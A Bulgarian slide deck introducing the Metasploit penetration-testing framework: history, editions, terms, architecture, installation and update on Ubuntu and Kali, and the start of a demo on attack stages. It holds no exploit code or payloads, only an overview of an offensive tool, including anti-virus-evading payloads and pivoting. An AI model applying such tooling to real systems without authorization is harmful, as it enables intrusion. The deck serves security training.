


ЕТИЧНО ВЪВЕДЕНИЕ В METASPLOIT

Александър Цокев

Благодарности за организацията




Българска асоциация
за развитие на знанията
за информационните и
комуникационни технологии



Българска асоциация
за развитие на знанията
за информационните и
комуникационни технологии



Въведение



Етапи при хакерска атака


METASPLOIT



За Metasploit

- Проектът Metasploit е създаден от експерта в областта на компютърната и комуникационна сигурност HD Moore през 2003 година.
- Първоначално разработката е била замислена и реализирана като преносима софтуерна платформа за анализ на мрежовата сигурност, написана на езика Perl.
- Запазвайки структурата и първоначалната архитектура през 2007 година Metasploit е изцялоренаписан на Ruby, а през 2009 година компанията Rapid7 закупува правата над средата.

www.metasploit.com



The image shows the official website for Metasploit. At the top, there's a green banner with a 'LIVE WEBCAST' section for 'WED FEBRUARY 2 @ 2PM ET/11AM PT' about 'HOW TO BUILD THREAT INTELLIGENCE INTO YOUR INCIDENT DETECTION AND RESPONSE STRATEGY'. A timer shows '4 00:21:17' with 'DAYS', 'HRS', 'MIN', and 'SEC' labels. A 'REGISTER NOW' button is also present. The main header features the 'metasploit®' logo. Below it, a large headline reads 'World's most used penetration testing software' with the subtext 'Put your network's defenses to the test'. A paragraph explains it's a collaboration between the open source community and Rapid7, mentioning Metasploit helps verify vulnerabilities and manage security assessments. Two buttons are visible: 'FREE METASPLOIT DOWNLOAD' and 'LEARN MORE'. Further down, there's a section for 'Get free Nmap Vulnerability Scanner' with a 'FREE NMAP DOWNLOAD' button. The page is divided into three main sections for 'Metasploit Newbies', 'Framework Users', and 'Exploit Developers', each with descriptive text and associated links.

LIVE WEBCAST
WED FEBRUARY 2 @ 2PM ET/11AM PT

HOW TO BUILD THREAT INTELLIGENCE INTO YOUR
INCIDENT DETECTION AND RESPONSE STRATEGY

4 00:21:17
DAYS HRS MIN SEC

REGISTER NOW

metasploit®

Exploits / Blog / Support / Documentation

RAPID7

World's most used penetration testing software

Put your network's defenses to the test

A collaboration of the open source community and Rapid7. Our penetration testing software, Metasploit, helps verify vulnerabilities and manage security assessments.

FREE METASPLOIT DOWNLOAD LEARN MORE

Get free Nmap Vulnerability Scanner

Metasploit integrates with Nmap to verify vulnerabilities

FREE NMAP DOWNLOAD

Metasploit Newbies

New to Metasploit? This is the place to start. Get access to information, free tools, tutorials and more.

- [Get an intro to penetration testing](#)

Framework Users

Been using MSF for years? Check out the latest development and tap into the community.

- [Get community support](#)

Exploit Developers

Want to write exploits or submit open source code? Get access to the tools and docs.

- [Download source code](#)


Версии на Metasploit

PRO Advanced Penetration Tests & Enterprise Security Programs	EXPRESS Baseline Penetration Tests	COMMUNITY Free Entry-level Edition	FRAMEWORK Free Open Source Development Platform
<ul style="list-style-type: none"> • Wizards for standard baseline audits • Task chains for automated custom workflows • MetaModules for discrete tasks such as network segmentation testing • Dynamic payloads to evade leading anti-virus solutions • Full access to an internal network through a compromised machine with VPN pivoting • Closed-loop vulnerability validation to prioritize remediation • Phishing awareness management & spear phishing • Web app testing for OWASP Top 10 vulnerabilities • Choice of advanced command-line (Pro Console) and web interface • Integrations via Remote API 	<ul style="list-style-type: none"> • Smart Exploitation • Automated Credentials Brute Forcing • Baseline Penetration Testing Reports 	<ul style="list-style-type: none"> • Simple Web Interface • Network discovery • Import of network scan data • Basic Exploitation 	<ul style="list-style-type: none"> • De-facto standard for penetration testing with more than 1,200 exploits and 1.2 modules added per day • Basic command-line interface • Import of network scan data • Manual exploitation • Manual credentials brute forcing


ТермиНИ

- **Metasploit** или **Metasploit Framework** – бесплатна платформа с отворен код или комерсиален продукт, позволяваща да стартираме сложни опити за атаки. Към момента се счита, че именно в Metasploit е налична най-добрата известна база данни с експлойти и товари които се използват от етичните хакери;
- **Vulnerability** – технологичен пропуск, позволяващ на етичните хакери да направят опит и евентуално да постигнат успешно компрометиране на защитата на дадена целева система;
- **Exploit** (експлойт) – програмен код, който позволява на лицето, използващо Metasploit да се възползва от даден технологичен пропуск (Vulnerability);
- **Payload** (товар) – отново програмен код, за който може да направим аналогия с “shellcode”. Това са модулите, които се стартират на системата жертва, ако даден експлойт е бил изпълнен успешно;
- **Module** (модул) – програмна и функционална единица, съвкупността от всички изгражда средата Metasploit. Този доказан във времето модулен подход предоставя възможност за лесно и бързо разширяване на платформата, както и оптимизиране и подобряване на нейната работа.

Архитектура на Metasploit



Обобщен модел



Библиотеки

- Библиотеките са една от най-важните части на Metasploit, които предоставят специфични функции на модулите, допълненията (Plugins), инструментите и имат отношение към потребителския достъп до средата.
- Rex - Ruby Extension (Rex), в нея е дефинирана функционалност, свързана с изграждането на сокети, управлението на комуникационните потоци, стартирането на клиент и сървър процеси, запис в журнали, стартиране на атаки, както и редица други важни и базисни софтуерни класове.
- MSF:Core и MSF:Base – абстрактни класове.

Други елементи

- Енкодери – използват се при генериране на т.нар. “shellcode”.
- Nop – специални модули за добавяне на NOP инструкции към “shellcode”,
- Aux – изключително важни модули имащи отношение към сканирането и откриването на потенциални пропуски, събирането на информация, атаки на пароли и много други.
- Post – важни модули, които се стартират след успешна атака.

Kali Linux



Kali Linux и Metasploit



Metasploit е интегриран в Kali Linux

Поддържа се PostgreSQL

Готов за работа

Наличен е Armitage



Липсва Nessus

Трябва да се инициализира базата данни

Не се стартират необходимите услуги по подразбиране

Инсталиране на Metasploit

Инсталиране на Metasploit Community под Ubuntu

```
alex@victim-vm:~$ sudo apt-get update
```

```
alex@victim-vm:~$ sudo apt-get upgrade
```


```
alex@victim-vm:~$ wget
```

```
http://downloads.metasploit.com/data/releases/metasploit-  
latest-linux-x64-installer.run
```

```
alex@victim-vm:~$ chmod +x metasploit-latest-linux-x64-  
installer.run
```

```
alex@victim-vm:~$ sudo ./metasploit-latest-linux-x64-  
installer.run
```

Инсталиране на Metasploit Community под Ubuntu



Регистриране на Metasploit Community

The screenshot shows the 'New User Setup' form for creating a Metasploit account. The form is divided into two main sections: 'Login Info' and 'Optional Info & Settings'. The 'Login Info' section contains fields for 'Username*', 'Password*', and 'Password confirmation*'. The 'Optional Info & Settings' section contains fields for 'Full name', 'Email address', 'Organization', and a 'Time zone' dropdown set to '(GMT+02:00) Athens'. A 'Create Account' button is located at the bottom right of the form area. The footer of the page includes the text 'Metasploit 4.11.5 - Update 2016010401', the copyright notice '© 2010-2016 Rapid7 Inc, Boston, MA', and the RAPID logo.

metasploit®

Home New User Setup ?

* denotes required field

Login Info

Username*

Password* [?](#)

Password confirmation*

Optional Info & Settings

Full name

Email address

Organization


Time zone

Create Account

Metasploit 4.11.5 - Update 2016010401 © 2010-2016 Rapid7 Inc, Boston, MA RAPID

Регистриране на Metasploit Community

The screenshot shows the 'Activate Your Metasploit License' page. At the top, there's a navigation bar with 'Project ▾', 'Account - alex ▾', 'Administration ▾', a help icon, and a notification badge '0'. The main heading is 'Activate Your Metasploit License'. Step 1, 'Get Your Product Key', instructs users to choose between Metasploit Pro or Community Edition. It features a blue 'GET PRODUCT KEY' button. Step 2, 'Enter Product Key You've Received by Email', asks users to paste their product key into a text input field and click 'ACTIVATE LICENSE'. There's also an option to use an HTTP proxy. A link for 'Offline Activation' is provided at the bottom left. The footer includes version information ('Metasploit 4.11.5 - Update 2016010401'), a copyright notice ('© 2010-2016 Rapid7 Inc, Boston, MA'), and the 'RAPID7' logo.



Българска асоциация
за развитие на знанията
за информационните и
комуникационни технологии

Web интерфейс на Metasploit Community

The screenshot shows the Metasploit Community web interface. At the top, there's a navigation bar with links for 'Project', 'Account - alex', 'Administration', and a notification count of 0. Below the header, a breadcrumb navigation shows 'Home > Projects'. A green success message box displays 'Activation Successful: Please restart your Metasploit instance'. The main content area is titled 'Project Listing' and contains a table with one row. The table columns are: NAME, HOSTS, SESSIONS, TASKS, OWNER, and UPDATED. The single row shows 'default' as the name, 0 hosts, 0 sessions, 0 tasks, 'system' as the owner, and '2 days ago' as the updated date. There are buttons for 'Go to Project', 'Delete', 'Settings', and 'New Project', along with a search bar. On the right side, there's a sidebar titled 'Product News' with a section for 'Weekly Metasploit Wrapup' containing a brief update about the latest update. Another section in the sidebar is titled 'How to avoid common mistakes in your Metasploit Community/Pro license key request'.

	NAME	HOSTS	SESSIONS	TASKS	OWNER	UPDATED	DESCRIPTION
<input type="checkbox"/>	default	0	0	0	system	2 days ago	

Show 10 ▾ Showing 1 - 1 of 1

◀ ◀ 1 ▶ ▶

Product News

Weekly Metasploit Wrapup

Aaaaand we're back! Last week was the first weekly update of the year and it comes with a super fun stuff. TunnelingThe latest update allows you to tunnel reverse_tcp sessions over a compromised machine in a slightly less painful way. There is now a new datastore option, ReverseListenerComm, which...

How to avoid common mistakes in your Metasploit Community/Pro license key request

As a result of export restrictions placed on Metasploit Community and Pro trials, this year we have introduced some new systems to help process license requests. We have received a lot of questions about this, and this post will hopefully answer some of them for you. If you haven't read the original...

Обновяване на Metasploit

```
alex@victim-vm:~$ sudo msfupdate
```

```
[sudo] password for alex:
```

```
[*]
```

```
[*] Attempting to update the Metasploit Framework...
```

```
[*]
```

```
[ -] ERROR: Failed to update Metasploit installation
```

```
[ -] In order to update your Metasploit installation,
```

```
[ -] you must first register it through the UI, here:
```

```
[ -] https://localhost:3790
```

```
[ -] (Note: Metasploit Community Edition is totally
```

```
[ -] free and takes just a few seconds to register!)
```

Обновяване на Metasploit

```
root@kali-VB:~# msfupdate
```

```
[*]
```

```
[*] Attempting to update the Metasploit Framework...
```

```
[*]
```

```
[*] Checking for updates via the APT repository
```

```
[*] Note: expect weekly(ish) updates using this method
```


```
[*] No updates available
```

Основни команди на msfconsole


Демонстрация 1




Примерна топология



Примерна топология



Етапи на атака



Етапи на атака

Разузнаване, свързано със сканиране на мрежови сегменти или целеви системи

